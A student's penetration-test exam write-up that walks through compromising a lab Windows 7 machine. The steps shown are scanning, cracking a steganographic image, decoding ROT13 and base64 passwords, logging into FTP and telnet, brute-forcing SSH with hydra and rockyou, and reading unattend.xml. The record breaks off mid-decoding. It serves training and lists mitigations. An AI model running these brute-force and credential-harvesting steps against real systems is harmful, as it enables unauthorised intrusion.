January 14, 2023

Coding Dojo

FINAL BELT EXAM

Robert Christopherson

Table of Contents

1. Introduction

1.1. Objective…………………………………………………………………………………..(2)

1.2. Requirements………………………………………………………………………………(2)

2. High Level Summary…………………………………………..(2)

3. Recommendations and Mitigations……………………(2)

4. Methodologies…………………………………………………(3)

4.1. Information gathering…………………………………………………………………….(3)

4.2. Service Enumeration……………………………………………………………………….(3)

4.3. Exploitation…………………………………………………………………………………..(3)

5. Cleanup………………………………………………………..(15)

Note:

Before the lab starts its always a god idea to create snapshots of your machines before and during the lab in case something breaks, so you can roll back to a working version easily.

All terminal commands will be highlighted as such.

1.0 Introduction

1.1 Objective

Attack a black box machine in order to gain root access to the machine and obtain specified flags along the way. The purpose of this exam is to demonstrate full capability and competency in pentesting techniques and practices. In addition, this exam also proves a learning platform to further increase education.

1.2 Requirements

The attacker will have no information about the victim machine, thus a black box. There is one Red flag that is required to pass the exam and a Black flag that will be to achieve a higher score. Black flag will be Root and the red flag will be User. The victim machine is a Windows 7 Virtual Machine, and the attacker machine will be a Kali Linux VM. There are bonus flags hidden inside the machine available to grab as well. Screenshots will be taken during the assignment as proof of completion along with a walk through of the steps completed. This exercise is open note and will allow the use of online recourses as such a practical exam would.

2.0 High Level Summary

Throughout the engagement I was able to gain access to sensitive information such as user credentials that were either in plain text or hidden with basic encoding. With the help of some brute forcing and clever guesswork, this allowed relatively easy access to lateral movement within the machine to other users and services. Misconfigurations and lazy password hygiene were ultimately the key factors resulting in the machine being fully exploited.

3.0 Recommendations and Mitigations

To increase the security of the machine it is recommended to install the latest patches and updates. Ensure that group policy configurations are accurate and low-level users to not share groups with high-level users. Ensure that privileges to create users are kept to only the administrative account. Password hygiene is imperative and needs to be enforced. 12 characters minimum without using common words that could be used in dictionary attacks. Delete the c:\Windows\Panther\unattend.xml file along with similar files (Google witch files) to prevent plain text passwords from being found. Use least privilege practices and disable ports that are not essential functions.

4.0 Methodologies/Report

4.1 Information Gathering

Right off the bat we know this is a Windows 7 Virtual Machine. We know the number of flags to be captured is 2 required flags and 3 optional. Flag may not be obtained via logging into the machine directly. The flags much be obtained via reverse shells connections that are not web based. Proof of flag must include the attackers name in the screenshot.

4.2 Service Enumeration

Nmap scan results in our victim IP: 10.0.2.12

The following ports are open with service names listed


- 21/tcp – ftp
- 22/tcp – ssh
- 23/tcp – telnet
- 80/tcp – http
- 135/tcp – msrpc
- 139/tcp – netbios-ssn
- 445/tcp – Microsoft-ds
- 3306/tcp – mysql

With this info we know there is a web server running, along with a SQL database, ssh service, ftp service, telnet service and active directory

4.3 Exploitation

Run ifconfig on local machine to determine subnet

ifconfig




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:fe:e1:ea:ad  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.6  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fedb:966a  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:db:96:6a  txqueuelen 1000  (Ethernet)
        RX packets 63  bytes 9708 (9.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 4668 (4.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Run Nmap scan to discover and enumerate hosts on network to find the victim machines IP

nmap 10.0.2.0/24


The victim IP is 10.0.2.12



```
Nmap scan report for 10.0.2.12
Host is up (0.00033s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown

Nmap done: 256 IP addresses (3 hosts up) scanned in 17.16 seconds
```

Port 80 is open with http running. Let’s start there. Open a browser and navigate to the victim machine.


http://10.0.2.12:80



Looks more like a bridge than a flag

Right click and save the image to your desktop. We will see if hidden code is embedded here shortly.

Right-click and view source on the webpage.



```
1  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
2  <html xmlns="http://www.w3.org/1999/xhtml">
3  <head>
4  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
5  <title>IIS7</title>
6  <style type="text/css">
7  <!--
8  body {
9      color:#000000;
10     background-color:#B3B3B3;
11     margin:0;
12 }
13
14 #container {
15     margin-left:auto;
16     margin-right:auto;
17     text-align:center;
18         margin-top: 100px;
19     }
20
21 a img {
22     border:none;
23 }
24
25 -->
26 </style>
27 </head>
28 <body>
29 <div id="container">
30 <img src="pic1.jpg" alt="matthew               <<<---- shot this" width=300 height=400 /><p>Looks more like a bridge than a flag</p>
31 </div>
32 </body>
33 </html>
```

Notice line 30 contains the plaintext string “matthew” interesting. Let’s move on.

Run the following command to brute force the contents of the image downloaded previously.


```
sudo apt install stegcracker -y
```

```
<your password>
```

```
cd /home/kali/Desktop
```

```
stegcracker pic1.jpg /usr/share/wordlists/rockyou.txt
```

This returns the password “matthew” in the terminal and writes a file “pic1.jpg.out” to the desktop. Open it to view the contents.


~/Desktop/thoughts.txt - Mousepad
File Edit Search View Document Help
thoughts.txt
ftpflag.txt
Filetype: None
UTF-8
Line: 7 Column: 0
OVR

```
Just some random thoughts. I don't know why I've neglected keeping my machine secure, but I have a feeling my students have caught wind of this
and are going to try and hack my computer. I'm probably just being paranoid. Using a ROTten password like plorefrpebpxf for
My personal file serving
Account was a grea
T idea, secure bu
T it could be hard to remember. Is hiding my username in this doc a good idea? Who knows. I'll reach out to TA Richmond to see what he thinks.

```

Alternatively, you could take the known password and use it with the following commands:

```
sudo apt install steghide -y
```


```
<your password>
```

```
steghide extract -sf pic1.jpg
```


```
matthew
```

This will output “thoughts.txt” to the desktop. This file contains the same info as “pic1.jpg.out”

Look inside the file and notice the following:




```
Just som
and are
My perso
Account
T idea,
T it cou
```



```
achine secure, but I have a feeling my students have caught w
noid. Using a ROTten password like plorefrpebpxf for
```

Hidden username “MATT” and an encoded password with what we can assume is encoded with ROT13.

Use a decoder of your choice to decode the cypher. I chose rot13.com. CyberChef would be a great alternative, or any multi-decoder should work.



```
plorefrpebpxf
```

```
cybersecrocks
```

The output should be “cybersecrocks”

In the previously decoded thoughts.txt file, it mentions a personal file service and we know that ftp is running. Let's use these credentials against the ftp server and attempt a login.

ftp 10.0.2.12


matt

cybersecrocks

ls

get ftpflag.txt

This will download the file to your current working directory. Navigate to the file and open it.



```
Congrats! You found the FTP Flag. You're about 50% through the belt exam!

When downloading the pcap make sure to type in binary on the FTP server before
transferring it, to avoid it being corrupted.

Robert Christopherson was here!

```

FTP FLAG CAPTURED

Included are instructions to download the pcap file. Let's do so.

binary


get sensitiveinfo.pcap

close

exit

Open Wireshark and load the "sensitiveinfo.pcap" file


Right click on the frame (No. 4) where you notice a connection start, and select **Follow → TCP stream** or just use: CTRL+SHIFT+ALT+T


Wireshark · Follow TCP Stream (tcp.stream eq 1) · sensitiveinfo.pcap

```
220 61e577fa0baf smtp4dev ready
HELO localhost
250 Nice to meet you
MAIL FROM:<matt@codingdojo.com>
250 New message started
RCPT TO:<richmond@codingdojo.com>
250 Recipient accepted
DATA
354 End message with period
subject: Weird things going on

Richmond, I have a feeling that my students are trying to hack my computer. I noticed something going on port 23. An
account with hahaha and
password haha was created and I don't know where that came from. Let me your thoughts.

.
250 Mail accepted
QUIT
221 Goodbye
```

WOAH! Some juicy details here. We now have credentials for a user account and a potential attack vector. Let's save this information for later and continue checking out the pcap file.

Follow the next 2 tcp streams in the file for a total of 3 tcp streams. The 2nd one doesn't contain much useful info, but the 3rd one is what we want.


Wireshark · Follow TCP Stream (tcp.stream eq 3) · sensitiveinfo.pcap
ls Help
Protocol
Leng
TCP

```
220 61e577fa0baf smtp4dev ready
HELO localhost
250 Nice to meet you
MAIL FROM:<matt@codingdojo.com>
250 New message started
RCPT TO:<richmond@codingdojo.com>
250 Recipient accepted
DATA
354 End message with period
subject: Re: Weird things going on

That'd be great. I created an SSH account for you using your name. I don't want to send the password over email, but I
think you could figure
it out with the help of a three headed mythical creature. Being stuck between a ROCK and a hard place, YOU always come
through. Thanks

.
250 Mail accepted
QUIT
221 Goodbye
```

WOW we have enumerated a user that is suspected to have a weak password. Let's save this information for later and for now we will try and login to telnet with the user: hahaha and password: haha.


```
telnet 10.0.2.12
```

```
hahaha
```

```
haha
```

```
ls
```

```
type bonusflag.txt
```



```
onusflag.txt
                ntuser.dat.LOG1
                                    ntuser.dat.LOG2
                                                        ntuser.ini

C:\Users\hahaha>type bonusflag.txt
You have found the bonus telnet flag! Congrats!!
C:\Users\hahaha>Robert Christopherson was here
```

BONUS FLAG CAPTURED

Time to leave this outdated telnet experience. It’s too slow and laggy with no real modern functionality. Gross.

Now let’s attempt a ssh login with the username: richmond

But first we knew that were going to have to brute force the password. Using hydra and specifying the service we can (fingers crossed) gain access. Use any wordlist you like although I prefer “rockyou.txt”.

hydra -l richmond -P /usr/share/wordlists/rockyou.txt 10.0.2.12 ssh -t4

The password returned is “password”


******WHERE IS THE GOOD PASSWOR HYGEINE!? We could have guessed that instead of going to all the trouble to brute force it. Oh well. Moving on now*****

Login to ssh with the obtained credentials.

ssh richmond@10.0.2.12

If you are prompted to continue enter: yes

password



```
┌──(kali㉿kali)-[~]
└─$ ssh richmond@10.0.2.12
The authenticity of host '10.0.2.12 (10.0.2.12)' can't be established.
ECDSA key fingerprint is SHA256:z7TspdTNAEiSWvfmhyKpq5RG4BuqxNCg/4tMLsTOiuE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.12' (ECDSA) to the list of known hosts.
richmond@10.0.2.12's password:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\richmond>
```

Let’s poke around and see what we can find.


```
ls
```

```
cd ..\..
```

```
cd windows\Panther
```


```
type unattend.xml
```

We’ve found some credentials for IEUser which is known to be a high-privilege user.



```
<AutoLogon>
    <Password>cXdlcnR5MTIzNDU=</Password>
    <Username>IEUser</Username>
    <Enabled>true</Enabled>
</AutoLogon>
<FirstLogonCommands>
```

Now the Password looks familiar. The equals sign at the end of the string is padding for base64 encoding. Decode it using CyberChef. Resulting in “qwerty12345”



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars □ Strict mode

